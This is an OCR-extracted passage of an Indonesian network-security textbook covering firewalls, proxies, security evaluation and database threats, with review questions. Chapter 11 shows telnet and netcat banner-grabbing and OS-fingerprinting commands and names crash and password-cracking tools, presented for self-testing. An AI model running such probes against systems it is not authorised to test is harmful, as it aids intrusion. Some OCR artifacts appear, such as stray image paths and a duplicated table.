
1. Firewall dapat menerapkan suatu kebijaksanaan sekuritas. Banyak sekali service - service yang digunakan di Internet. Tidak semua service tersebut aman digunakan, oleh karenanya Firewall dapat berfungsi sebagai penjaga untuk mengawasi service - service mana yang dapat digunakan untuk menuju dan meninggalkan suatu network.
2. Firewall dapat mencatat segala aktivitas yang berkaitan dengan alur data secara efisien. Semua trafik yang melalui Firewall dapat diamati dan dicatat segala aktivitas yang berkenaan dengan alur data tersebut. Dengan demikian Network Administrator dapat segera mengetahui jika terdapat aktivitas-aktivitas yang berusaha untuk menyerang internal network mereka.
3. Firewall dapat digunakan untuk membatasi pengunaan sumberdaya informasi. Mesin yang menggunakan Firewall merupakan mesin yang terhubung pada beberapa network yang berbeda, sehingga kita dapat membatasi network mana saja yang dapat mengakses suatu service yang terdapat pada network lainnya.

10.9 Kelemahan Firewall :

1. Firewall tidak dapat melindungi network dari serangan koneksi yang tidak melewatinya (terdapat pintu lain menuju network tersebut).
2. Firewall tidak dapat melindungi dari serangan dengan metoda baru yang belum dikenal oleh Firewall.
3. Firewall tidak dapat melindungi dari serangan virus.



Gambar 10.1 Contoh Proxy firewall



Gambar 10.2 Contoh kerja firewall

10.10 Tipe *Firewall*

1. Packet Filter

Jenis firewall yang pertama ini merupakan jenis yang paling *simple*. Firewall yang satu ini merupakan sebuah computer yang dibekali dengan dua buah Network Interface Card (NIC) yang mana fungsinya menyaring berbagai paket yang masuk. Umumnya, perangkat ini dikenal dengan packet-filtering router.

2. Circuit Level Gateway

Jenis berikutnya yaitu Circuit Level Gateway. Jenis ini umumnya baerupa komponen suatu proxy server. Tidak hanya itu, firewall tersebut beroperasi dalam level yang memang lebih tinggi pada model referensi OSI ketimbang jenis Packet Filter Firewall. Firewall ini tepatnya bekerja pada lapisan sesi (*session layer*). Adapun modifikasi dari jenis firewall ini cukup berguna bagi siapa saja yang ingin menyembunyikan informasi yang berkaitan dengan jaringan terproteksi, meskipun firewall jenis ini tak melakukan penyaringan atas beragam paket individual dalam suatu koneksi.

3. Application Level

Jenis selanjutnya kita kenal dengan Application Level Firewall yang mana jenis ini dapat disebut sebagai Application Level Gateway atau application proxy. Penggunaan firewall ini akan mengakibatkan tidak dibolehkannya paket untuk masuk melewati firewall tersebut secara langsung. Namun demikian,

aplikasi proxy pada suatu computer yang mengaktifkan firewall akan mengalihkan permintaan tersebut pada layanan yang ada dalam jaringan privat. Kemudian meneruskan respons permintaan tersebut ke computer atau PC yang pertama kail membuat permintaan dimana letaknya berada di jaringan publik.

4. Network Address Translation (NAT)

Disingkat dengan NAT, jenis firewall yang satu ini menyediakan proteksi secara otomatis terhadap system di balik firewall. Pasalnya, Firewall berjenis NAT ini hanya mengizinkan koneksi dari computer yang letaknya di balik firewall. Sementara itu, tujuan NAT firewall yaitu melakukan multiplexing pada lalu lintas jaringan internal lalu menyampaikannya ke jaringan semacam WAN, MAN ataupun jaringan Internet yang memang lebih luas jaringannya. Hal ini membuat paket tersebut seolah-olah berasal dari sebuah IP address. Di samping itu, NAT membuat tabel yang berisikan informasi tentang koneksi yang dijumpai oleh firewall. Fungsi dari tabel ini yaitu memetakan alamat suatu jaringan internal ke eksternalnya. Adapun kemampuan dalam meletakkan seluruh jaringan di balik IP address berdasarkan pada pemetaan port-port NAT firewall.

5. Stateful Firewall

Jenis Firewall yang satu ini dikenal sebagai sebuah firewall dengan fungsinya dalam menggabungkan berbagai keunggulan yang biasanya ditawarkan oleh firewall berjenis packet filtering, Proxy dan Circuit Level dalam suatu system. Firewall jenis ini dapat melakukan filtering pada lalu lintas atas dasar karakteristik paket, sebagaimana halnya filtering berjenis packet filtering serta memiliki pengecekan pada sesi koneksi guna meyakinkan kalau sesi koneksi tersebut diizinkan.

6. Virtual Firewall

Yang perlu juga anda ketahui yaitu adanya virtual firewall dimana nama virtual tersebut adalah sebutan yang dialamatkan pada firewall logis tertentu yang berada dalam suat perangkat fisik (seperti computer maupun perangkat firewall yang lain). Pengaturan dari firewall ini memperbolehkan beberapa network untuk dapat diproteksi oleh firewall yang memiliki keunikan dimana fungsinya menjalankan kebijakan keamanan system yang tentunya unik juga, cukup dengan memanfaatkan sebuah perangkat. Dengan memanfaatkan firewall tersebut, sebuah ISP atau *Internet Service Provider* dapat menghadirkan layanan firewall untuk para pelanggannya agar lalu lintas dari jaringan mereka akan selalu aman, yaitu hanya dengan memfungsikan sebuah perangkat. Tentunya, ini akan menjadi langkah penghematan biaya (efisiensi) yang signifikan, walaupun firewall jenis yang satu ini hanya ditemukan pada firewall yang berasal dari kelas atas, misalnya Cisco PIX 535.

7. Transparent Firewall

Di antara jenis-jenis firewall yang telah disebutkan sebelumnya, jangan pernah lupakan jenis yang terakhir, yaitu Transparent Firewall. Jenis ini bisa juga disebut dengan bridging firewall yang mana bukanlah merupakan firewall murni, akan tetapi hanya sebuah turunan atas satateful firewall. Transparent

firewall melakukan apa saja yang dapat dilakukan oleh firewall jenis packet filtering, sebagaimana halnya stateful firewall serta tak Nampak oleh pengguna. Maka dari itu jenis firewall yang satu ini bernama Transparent Firewall.

10.11 Application Gateway

1. Proxy

Istilah umum pada teknik jaringan yaitu proses yang berada antara client dan server proses. proxy yang berjalan dalam komputer yang menjalankan firewall akan meneruskan permintaan tersebut kepada layanan yang tersedia dalam jaringan privat dan kemudian meneruskan respons dari permintaan tersebut kepada komputer yang membuat permintaan pertama kali yang terletak dalam jaringan publik yang tidak aman.

a. Dari sisi client : proxy mewakili server, Application Level Firewall juga umumnya mengharuskan beberapa konfigurasi yang diberlakukan pada pengguna untuk mengizinkan mesin klien agar dapat berfungsi. Sebagai contoh, jika sebuah proxy FTP dikonfigurasikan di atas sebuah application layer gateway, proxy tersebut dapat dikonfigurasikan untuk mengizinlan beberapa perintah FTP, dan menolak beberapa perintah lainnya.
b. Dari sisi server : proxy mewakili client , Jenis ini paling sering di implementasikan pada proxy SMTP sehingga mereka dapat menerima surat elektronik dari luar (tanpa menampakkan alamat e-mail internal), lalu meneruskan e-mail tersebut kepada e-mail server dalam jaringan.
c. Umumnya proxy : terkait dengan konteks aplikasi. yang umumnya juga merupakan komponen dari sebuah proxy server. Firewall ini tidak mengizinkan paket yang datang untuk melewati firewall secara langsung. Tetapi, aplikasi proxy yang berjalan dalam komputer yang menjalankan firewall akan meneruskan permintaan tersebut kepada layanan yang tersedia dalam jaringan privat dan kemudian meneruskan respons dari permintaan tersebut kepada komputer yang membuat permintaan pertama kali yang terletak dalam jaringan publik yang tidak aman.
d. Security : Proxy dapat menerap kan(enforce) kebijakan keamanan dalam memberi kan services dari suatu aplikasi , Tetapi, karena adanya pemrosesan yang lebih rumit, firewall jenis ini mengharuskan komputer yang dikonfigurasikan sebagai application gateway memiliki spesifikasi yang tinggi, dan tentu saja jauh lebih lambat dibandingkan dengan packet-filter firewall.

10.12 Cont. Proxy

1. proxy SOCKS (kaus kaki) :

PSOCKS proxy server adalah server proxy generik. SOCKS adalah pintu gerbang sirkuit-tingkat bagian bawah adalah David Koblas dikembangkan pada tahun 1990, sejak itu telah standar terbuka sebagai standar Internet RFC. Socks tidak diwajibkan untuk mengikuti sistem operasi tertentu, platform aplikasi, proxy Socks dan proxy aplikasi-lapisan, HTTP proxy lapisan yang berbeda, proxy Socks hanya melewati paket data yang tidak peduli apa jenis protokol aplikasi (seperti FTP, HTTP dan permintaan NNTP) . Oleh karena itu, aplikasi proxy Socks proxy lapisan dari yang lain lebih cepat. Hal ini biasanya

terkait dengan 1080 port server proxy. Jika Anda berada di jaringan perusahaan atau jaringan kampus, harus melalui firewall atau melalui server proxy untuk mengakses Internet mungkin perlu untuk menggunakan SOCKS. Secara umum, untuk pengguna dial-up tidak perlu menggunakannya. Catatan, ketika browsing web proxy server sering menggunakan proxy http khusus, SOCKS itu berbeda. Oleh karena itu, Anda dapat mengunjungi situs web tidak berarti Anda selalu dapat mengakses internet melalui SOCKS. Umumnya digunakan firewall, atau SOCKS proxy dukungan perangkat lunak. HTTP Proxy yaitu menerima dan menolak user melalui HTTP / TCP.
Contoh kebijakan keamanan dalam proxy, yaitu:

1. Kebijakan membatasi akses ke direktory tertentu di web server untuk user tertentu / remote site.
2. Menggunakan filter port 80, tidak efektif karena melakukan blok pada keseluruhan akses.

Soal

1. Jelas kan apa yang dimaksud dengan VPN?
2. Sebut kan apa Keuntungan dari Firewall ?
3. Apa Istilah umum pada teknik jaringan?
4. Bagai mana umumnya proxy?
5. Sebutkan Kelemahan dari Firewall ?

BAB XI
EVALUASI KEAMANAN SISTEM INFORMASI

11.1 Penyebab Masalah Dalam Sistem

Sebab masalah keamanan harus selalu dimonitor, yaitu :

a. Ditemukannya lubang keamanan (security hole) yang baru. Perangkat lunak dan perangkat keras biasanya sangat kompleks sehingga tidak mungkin untuk diuji seratus persen. Kadang-kadang ada lubang keamanan yang ditimbulkan oleh kecerobohan implementasi.
b. Kesalahan konfigurasi. Kadang-kadang karena lalai atau alpa, konfigurasi sebuah sistem kurang benar sehingga menimbulkan lubang keamanan. Misalnya mode (permission atau kepemilikan) dari berkas yang menyimpan password (/etc/passwd di sistem UNIX) secara tidak sengaja diubah sehingga dapat diubah atau ditulis oleh orang-orang yang tidak berhak.
c. Penambahan perangkat baru (hardware dan/atau software) yang menyebabkan menurunnya tingkat security atau berubahnya metoda untuk mengoperasikan sistem. Operator dan administrator harus belajar lagi. Dalam masa belajar ini banyak hal yang jauh dari sempurna, misalnya server atau software masih menggunakan konfigurasi awal dari vendor (dengan password yang sama).

Ada dua penyebab dan masalah dalam sistem keamanan jaringan:

Serangan yang berasal dari luar

1. DoS (Denial of Service), merupakan serangan yang dilancarkan melalui paket-paket jaringan tertentu, biasanya paket-paket sederhana dengan jumlah yang besar dengan maksud mengacaukan keadaan jaringan
2. IP Spoofing, juga dikenal sebagai Source Address Spoffing, yaitu pemalsuan alamat IP attacker
3. Malware, serangan yang dilakukan ketika attacker menaruh program-program penghancur, seperti virus
4. FTP Attack, adalah serangan buffer overflow yang diakibatkan oleh perintah malformed. Tujuannya adalah untuk mendapatkan command shell, yang akhirnya user tersebut dapat mengambil source di dalam jaringan tanpa adanya otorisasi.
5. Sniffer, Adalah usaha untuk menangkap setiap data yang lewat dari suatu jaringan (dapat berupa password).

Serangan dari dalam

1. Password Attack, usaha penerobosan suatu sistem jaringan dengan cara memperoleh password dari jaringan tersebut.
2. Merusak file server
3. Deface web server,

Kerawanan yang terdapat dalam web server adalah :

1. Buffer overflow, hal ini terjadi karena attacker menambah errors pada port yang digunakan untuk web trafic
2. Httpd,
3. Bypasses,
4. Cross scripting
5. kode vulnerabilities
6. floods

11.2 Sumber lubang keamanan jaringan

Lubang keamanan (security hole) dapat terjadi karena beberapa hal yaitu salah disain (design flaw), salah implementasi, salah konfigurasi, dan salah penggunaan.

1. Salah Disain (design flaw)

Umumnya jarang terjadi. Akan tetapi apabila terjadi sangat sulit untuk diperbaiki. Akibat disain yang salah, maka biarpun dia diimplementasikan dengan baik, kelemahan dari sistem akan tetap ada.

Contoh :

a. Lemah disainnya algoritma enkripsi ROT13 atau Caesar cipher, dimana karakter digeser 13 huruf atau 3 huruf. Meskipun diimplementasikan dengan programming yang sangat teliti, siapapun yang mengetahui algoritmanya dapat memecahkan enkripsi tersebut.
b. Kesalahan disain urutan nomor (sequence numbering) dari paket TCP/IP. Kesalahan ini dapat dieksploitasi sehingga timbul masalah yang dikenal dengan nama “IP spoofing” (sebuah host memalsukan diri seolah-olah menjadi host lain dengan membuat paket palsu setelah engamati urutan paket dari host yang hendak diserang).

2. Implementasi kurang baik

Banyak program yang diimplementasikan secara terburu-buru sehingga kurang cermat dalam pengkodean. Akibat tidak adanya cek atau testing implementasi suatu program yang baru dibuat.

Contoh:

a. Tidak memperhatikan batas (“bound”) dari sebuah “array” tidak dicek sehingga terjadi yang disebut out-of-bound array atau buffer overflow yang dapat dieksploitasi (misalnya overwrite ke variable berikutnya).
b. Kealpaan memfilter karakter-karakter yang aneh-aneh yang dimasukkan sebagai input dari sebuah program sehingga sang program dapat mengakses berkas atau informasi yang semestinya tidak boleh diakses.

3. Salah konfigurasi

Meskipun program sudah diimplementasikan dengan baik, masih dapat terjadi lubang keamanan karena salah konfigurasi.

Contoh :

a. Berkas yang semestinya tidak dapat diubah oleh pemakai secara tidak sengaja menjadi “writeable”. Apabila berkas tersebut merupakan berkas yang penting, seperti berkas yang digunakan untuk menyimpan password, maka efeknya menjadi lubang keamanan. Kadangkala sebuah komputer dijual dengan konfigurasi yang sangat lemah.

b. Adanya program yang secara tidak sengaja diset menjadi “setuid root” sehingga ketika dijalankan pemakai memiliki akses seperti super user (root) yang dapat melakukan apa saja

4. Salah menggunakan program atau sistem

Salah penggunaan program dapat juga mengakibatkan terjadinya lubang keamanan.

Contoh:

Kesalahan menggunakan program yang dijalankan dengan menggunakan account root (super user) dapat berakibat fatal.

11.3 Pengujian Keamanan sistem

Dikarenakan banyaknya hal yang harus dimonitor, administrator dari sistem informasi membutuhkan “automated tools”, perangkat pembantu otomatis, yang dapat membantu menguji atau meng-evaluasi keamanan sistem yang dikelola. Untuk sistem yang berbasis UNIX dan Windows NT ada beberapa tools yang dapat digunakan, antara lain:

Contoh Tools Terintegrasi:

Tabel 11.1 Tools yang terintegrasi

Perangkat lunak bantu	Sistem Operasi
Cops UNIX	Cops UNIX
Tripwire UNIX	Tripwire UNIX
Satan/Saint UNIX	Satan/Saint UNIX
SBScan: localhost security scanner UNIX	SBScan: localhost security scanner UNIX
Ballista <http://www.secnet.com> Windows NT	Ballista <http://www.secnet.com> Windows NT

Penetration Test *(pentest*) merupakan kegiatan yang dilakukan untuk melakukan pengujian terhadap keamanan sebuah sistem. Pengujian ini dilakukan untuk menemukan celah keamanan yang terdapat pada sistem tersebut. Hasil pengujian ini digunakan untuk memperbaiki sisi keamanan dari sistem. Yang dicari dari Pentest ini adalah apakah terdapat celah keamanan yang dapat disalahgunakan (*exploitable vulnerability*). (Ismail 2014)

Contoh Tools Pengujian yang dibuat para hacker

Tabel 11.2 Tools pengujian para hacker

Tools	Kegunaan
Crack	program untuk menduga atau memecahkan password dengan menggunakan sebuah atau beberapa kamus (dictionary). Program crack ini melakukan brute force cracking dengan mencoba mengenkripsikan sebuah kata yang diambil dari kamus, dan kemudian membandingkan hasil enkripsi dengan password yang ingin dipecahkan.
land dan latierra	sistem Windows 95/NT menjadi macet (hang, lock up). Program ini mengirimkan sebuah paket yang sudah di"spoofed" sehingga seolah-olah paket tersebut berasal dari mesin yang sama dengan menggunakan port yang terbuka
Ping-o-death	sebuah program (ping) yang dapat meng-crash-kan Windows 95/NT dan beberapa versi Unix.
Winuke	program untuk memacetkan sistem berbasis Windows

11.4 Probing Services

Probing yaitu "probe" (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat melancarkan serangan.[18]

Servis di Internet umumnya dilakukan dengan menggunakan protokol TCP atau UDP. Setiap servis dijalankan dengan menggunakan port yang berbeda, misalnya:

1. SMTP, untuk mengirim dan menerima e-mail, TCP, port 25
2. DNS, untuk domain, UDP dan TCP, port 53
3. HTTP, web server, TCP, port 80
4. POP3, untuk mengambil e-mail, TCP, port 110

Contoh di atas hanya sebagian dari servis yang tersedia. Di sistem UNIX, lihat berkas /etc/services dan /etc/inetd.conf untuk melihat servis apa saja yang dijalankan oleh server atau komputer yang bersangkutan. Berkas /etc/services berisi daftar servis dan portnya, sementara berkas /etc/ inetd.conf berisi servis-servis yang di jalan di server UNIX tersebut. Jadi tidak semua servis dijalankan, hanya servis yang dibuka di /etc/inetd.conf saja yang dijalankan. Selain itu ada juga servis yang dijalankan tidak melalui inetd.conf melainkan dijalankan sebagai daemon yang berjalan di belakang layar.[5]

Pemilihan servis apa saja tergantung kepada kebutuhan dan tingkat keamanan yang diinginkan. Sayangnya seringkali sistem yang dibeli atau dirakit menjalankan beberapa servis utama sebagai "default". Kadang-kadang beberapa servis harus dimatikan karena ada kemungkinan dapat dieksploitasi oleh cracker. Untuk itu ada beberapa program yang dapat digunakan untuk melakukan "probe" (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat melancarkan serangan.

Untuk beberapa servis yang berbasis TCP/IP, proses probe dapat dilakukan dengan menggunakan program telnet. Misalnya untuk melihat apakah ada servis e-mail dengan menggunakan SMTP digunakan telnet ke port 25.

```
unix% telnet target.host.com 25
Trying 127.0.0.1...
Connected to target.host.com.
Escape character is '^]'.
220 dma-baru ESMTP Sendmail 8.9.0/8.8.5; Mon, 22 Jun 1998 10:18:54
+0700
```

Dalam contoh di atas terlihat bahwa ada servis SMTP di server tersebut dengan menggunakan program Sendmail versi 8.9.0. Adanya informasi tentang sistem yang digunakan ini sebetulnya sangat tidak disarankan karena dengan mudah orang dapat mengetahui kebocoran sistem (jika software dengan versi tersebut memiliki lubang keamanan).[5]

Program penguji probing (penguji semua port otomatis) :

1. Paket probe untuk sistem UNIX
   - nmap
   - strobe
   - tcpprobe

2. Probe untuk sistem Window 95/98/NT
   - NetLab
   - Cyberkit
   - Ogre

Program yang memonitor adanya probing ke system

Probing biasanya meninggalkan jejak di berkas log di system anda. Dengan mengamati entry di dalam berkas log dapat diketahui adanya probing. Selain itu, ada juga program untuk memonitor probe seperti paket program courtney, portsentry dan tcplogd.[19]

11.5 OS FINGERPRINTING

Mengetahui operating system (OS) dari target yang akan diserang merupakan salah satu pekerjaan yang dilakukan oleh seorang cracker. Setelah mengetahui OS yang dituju, dia dapat melihat database kelemahan sistem yang dituju. Fingerprinting merupakan istilah yang umum digunakan untuk menganalisa OS sistem yang dituju.

Fingerprinting dapat dilakukan dengan berbagai cara. Cara yang paling konvensional adalah melakukan telnet ke server yang dituju. Jika server tersebut kebetulan menyediakan servis telnet, seringkali ada banner yang menunjukkan nama OS beserta versinya.

```
unix% telnet 192.168.1.4
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'. Linux 2.0.33 (rock.pau-mikro.org) (ttyp0) login:
```

Apabila sistem tersebut tidak menyediakan servis telnet akan tetapi menyediakan servis FTP, maka informasi juga sering tersedia. Servis FTP tersedia di port 21. Dengan melakukan telnet ke port tersebut dan memberikan perintah “SYST” anda dapat mengetahui versi dari OS yang digunakan seperti contoh di bawah ini.

```
unix% telnet ftp.netscape.com 21
Trying 207.200.74.26...
Connected to ftp.netscape.com.
Escape character is '^]'.
220 ftp29 FTP server (UNIX(r) System V Release 4.0) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

Jika server tersebut tidak memiliki FTP server akan tetapi menjalankan Web server, masih ada cara untuk mengetahui OS yang digunakan dengan menggunakan program netcat (nc) seperti contoh di bawah ini (dimana terlihat OS yang digunakan adalah Debian GNU):

```
$ echo -e "GET / HTTP/1.0\n\n" | nc localhost 80 | \ grep "^Server:"
Server: Apache/1.3.3 (Unix) Debian/GNU
```

Cara fingerprinting yang lebih canggih adalah dengan menganalisa respon system terhadap permintaan (request) tertentu. Misalnya dengan menganalisa nomor urut packet TCP/IP yang dikeluarkan oleh server tersebut dapat dipersempit ruang jenis dari OS yang digunakan.

Ada beberapa tools untuk melakukan deteksi OS ini antara lain:

1. nmap
2. queso

Berikut ini adalah contoh penggunaan program queso untuk mendeteksi OS dari sistem yang menggunakan nomor IP 192.168.1.1. Kebetulan sistem ini adalah sistem Windows 95.

```
unix# queso 192.168.1.1
192.168.1.1:80 * Not Listen, Windoze 95/98/NT[5]
```

11.6 Penggunaan Program Penyerang

Salah satu cara untuk mengetahui kelemahan sistem informasi anda adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (attack) yang dapat diperoleh di Internet. Dengan menggunakan program ini anda dapat mengetahui apakah sistem anda rentan dan dapat dieksploitasi oleh orang lain. Perlu diingat bahwa jangan menggunakan program-program tersebut untuk menyerang sistem lain (sistem yang tidak anda kelola). Ini tidak etis dan anda dapat diseret ke pengadilan.

Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau penyadapan data. Untuk penyadapan data, biasanya dikenal dengan istilah

“sniffer”. Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), sniffer ini sangat berbahaya karena dia dapat digunakan untuk menyadap password dan informasi yang sensitif. Ini merupakan serangan terhadap aspek privacy.[19]

Contoh program penyadap (sniffer) antara lain:

- pcapture (Unix)
- sniffit (Unix)
- tcpdump (Unix)
- WebXRay (Windows)

11.7 Penggunaan Sistem Pemantau Jaringan

Sistem pemantau jaringan (network monitoring) dapat di gunakan untuk mengetahui adanya lubang keamaman. Misalnya apabila anda memiliki sebuah server yang semetinya hanya dapat di akses oleh orang dari dalam, akan tetapi dari pemantau jaringan dapat terlihat bahwa ada yang mencoba mengakses melalui tempat lain. Selain itu dengan pemantau jaringan dapat juga di lihat usaha-usaha untuk melumpuhkan sistem dengan melalui denial of service attack (DoS) dengan mengirimkan packet yang jumlahnya berlebihan.

Network monitoring biasanya di lakukan dengan menggunakan protokol SNMP (Simple Network Management Protocol). Tingkat keamanan dari SMNP versi 1 sangat rendah sehingga memungkinkan penyadapan oleh orang yang tidak berhak.

Contoh-contoh program network monitoring atau management antara lain :

1. Etherboy (Windows), Etherman (Unix).
2. HP Openview (Windows).
3. Packetboy (Windows), Packetman (Unix).
4. SNMP Collector (Windows).
5. Webboy (Windows).

Contoh program pemanatu jaringan yang tidak menggunakan SNMP antara lain :

1. iplog, icmplog, updlog, yang merupakan bagian dari paket iplog untuk memantau paket IP, ICMP, UDP.
2. iptraf, sudah termasuk dalam paket Linux Debian netdiag.
3. netwatch, sudah termasuk dalam paket Linux Debian netdiag.
4. ntop, memantau jaringan seperti program top yang memantau proses di sistem Unix (lihat contoh gambar tampilannya).
5. trafshow, menunjukkan traffic antar hosts dalam bentuk text-mode.

Server dan network monitoring merupakan sebuah sistem yang berfungsi untuk memonitoring kondisi dari suatu jaringan. sistem ini akan melakukan proses monitoring secara terus menerus pada saat sistem jaringan aktif sehingga jika terjadi masalah maka akan mudah untuk mengetahuinya. Semisal, jika ada perangkat hardware atau software yang ada dalam NMS

menjadi down atau bahkan mati maka NMS akan memberi tanda kepada administrator. Dan salah satu fungsi dari sistem ini yaitu berguna untuk menganalisa apakah server masih cukup layak untuk digunakan atau perlu tambahan kapasitas.

Network monitoring biasanya dilakukan dengan menggunakan protokol SNMP (Simple Network Management Protocol). Kebutuhan akan Simple Network Management Protocol pada sebuah sistem monitoring disebabkan oleh kebutuhan akan pemerolehan data monitoring dari sumber daya komputer lain.

Pentingnya setiap perusahan memiliki sistem untuk memonitoring sebuah server atau jaringan akan memudahkan kerja admin dalam memelihara server-server yang terdapat pada perusahaan tersebut.

Berikut ini sistem kerja pada server dan network monitoring :

1. Memastikan bahwa DNS Server telah tersetting sebagaimana mestinya.
2. Mengawasi server apakah berfungsi dengan baik atau tidak.
3. Menganalisa trafik terhadap server.
4. Mengambil tindakan secepatnya bisa terjadi kesalahan dalam server
5. Mengawasi pemakaian space server

Ada beberapa keuntungan melakukan sistem monitor yang baik untuk jaringan anda:

1. Tool monitor akan memperlihatkan tentang infrastruktur jaringan dan dapat menangani kebutuhan pengguna jaringan.
2. Dengan melihat trafik jaringan, akan dapat mendeteksi dan mencegah penyerang yang ingin mengakses ke server dan layanan yang penting.
3. Virus jaringan dengan mudah dideteksi.
4. Jika ada masalah pada jaringan, sistem akan segera memberitahukan masalah secara spesifik. Beberapa masalah bahkan bisa diperbaiki secara otomatis.
5. Kinerja pada jaringan dapat di optimisasikan.
6. Perencanaan untuk kapasitas jaringan lebih mudah. (Softbless n.d.)

Soal

1. Jelaskan apa itu Salah Desain?
2. Apa itu Probing Sevices ?
3. Mengapa penggunaan program penyerangan harus ada?
4. Apa Pentingnya setiap perusahan memiliki sistem untuk memonitoring sebuah server atau jaringan akan memudahkan kerja admin dalam memelihara server-server yang terdapat pada perusahaan tersebut. Berikut ini sistem kerja pada server dan network monitoring?
5. Apa itu Pengujian Keamanan sistem?

BAB XII
KEAMANAN SISTEM DATABASE

12.1 Pengertian Keamanan Database

Keamanan database adalah suatu cara untuk melindungi database dari ancaman, baik dalam bentuk kesengajaan atau pun bukan. Ancaman adalah segala situasi atau kejadian baik secara sengaja maupun tidak yang bersifat merugikan dan mempengaruhi sistem serta secara konsekuensi terhadap perusahaan/ organisasi yang memiliki sistem database.Keamanan database tidak hanya berkenaan dengan data yang ada pada database saja, tetapi juga meliputi bagian lain dari sistem database, yang tentunya dapat mempengaruhi database tersebut. Hal ini berarti keamanan database mencakup perangkat keras, perangkat lunak, orang dan data.

Agar memiliki suatu keamanan yang efektif dibutuhkan kontrol yang tepat. Seseorang yang mempunyai hak untuk mengontrol dan mengatur database biasanya disebut Database Administrator. Seorang administrator-lah yang memegang peranan penting pada suatu system database, oleh karena itu administrator harus mempunyai kemampuan dan pengetahuan yang cukup agar dapat mengatur suatu sistem database.

Keamanan merupakan suatu proteksi terhadap pengrusakan data dan pemakaian data oleh pemakai yang tidak punya kewenangan. Sistem yang aman memastikan kerahasian data yang terdapat didalamnya.

Beberapa aspek keamanan yaitu:

a. Membatasi akses ke data dan servis.
b. Melakukan autentifikasi pada user.
c. Memonitor aktivitas - aktivitas yang mencurigakan.[20]

Penyerangan Database, yaitu :

1. Informasi sensitif yang tersimpan di dalam database dapat terbuka (disclosed) bagi orang- orang yang tidak diizinkan (unauthorized).
2. Informasi sensitif yang tersimpan di dalam database dapat altered in an unacceptable manner
3. Informasi sensitif yang tersimpan di dalam database dapat inaccessible bagi orang-orang yang diizinkan.[18]

Untuk menjaga kemanan database dapat dengan :

1. Penentuan perangkat lunak database server yang handal
2. pemberian otoritas kepada user mana saja yang berhak mengakses, serta memanipulasi data-data yang ada.

Secara umum masalah keamanan database dapat dikelompokan sebagai berikut :[20]

1. **Pencurian dan penipuan**
   Pencurian dan penipuan database tidak hanya mempengaruhi lingkungan database tetapi juga seluruh perusahaan/organisasi. Keadaan ini dilakukan oleh orang, dimana seseorang ingin melakukan pencurian data atau manipulasi data, seperti saldo rekening,transaksi, transfer dan lain-

lain. Untuk itu fokus harus dilakukan pada kekuatan sistem agar menghindari akses oleh orang yang tidak memiliki kewenangan.

2. **Hilangnya kerahasiaan dan privasi**
   Suatu data dapat memiliki nilai kerahasiaan, karena data tersebut merupakansumber daya yang strategis pada perusahaan, maka pada kasus ini data tersebut harus diamankan dengan memberikan hak akses pada orang tertentu saja.

3. **Hilangnya integritas**
   Integritas ini berkaitan dengan akurasi dan kebenaran data dalam database, seperti data korup. Hal ini akan secara serius mempengaruhi perusahaan/organisasi.


4. **Hilangnya ketersediaan**
   Hilangnya ketersediaan berarti data, sistem, keduanya tidak dapat diakses,servis mati, yang tentunya secara serius sangat mempengaruhi perusahaan/organisasi. Saat ini banyak perusahaan yang membutuhkan kemampuan system yang aktif 7 x 24 , 7 hari 1 minggu.

Ancaman terhadap keamanan database, yaitu :

1. Interruption : sumber daya basis data dirusak atau menjadi tidak dapat dipakai (ancaman terhadap availability)
2. Interception : pemakai atau bagian yang tidak berhak mengakses sumber daya basis data (ancaman secrecy)
3. Modification : pemakai atau bagian yang tidak berhak tidak hanya mengakses tapi juga merusak sumber daya system computer (ancaman integrity)
4. Fabrication : pemakai atau bagian yang tidak berhak menyisipkan objek palsu kedalam system (ancaman integrity)

cara menjaga keamanan database, yaitu:

1. Penentuan perangkat lunak Data Base Server yang handal.
2. Pemberian otoritas kepada user mana saja yang berhak mengakses, serta memanipulasi data yang ada.



Gambar 12.1 Konsep keamanan database

12.2 Bentuk Penyalahgunaan Database

Klasifikasi penyalahgunaan database berdasarkan jenis perlakuannya:

2. Tidak disengaja, jenisnya:
   a) kerusakan selama proses transaksi.
   b) anomali yang disebabkan oleh akses database yang konkuren.
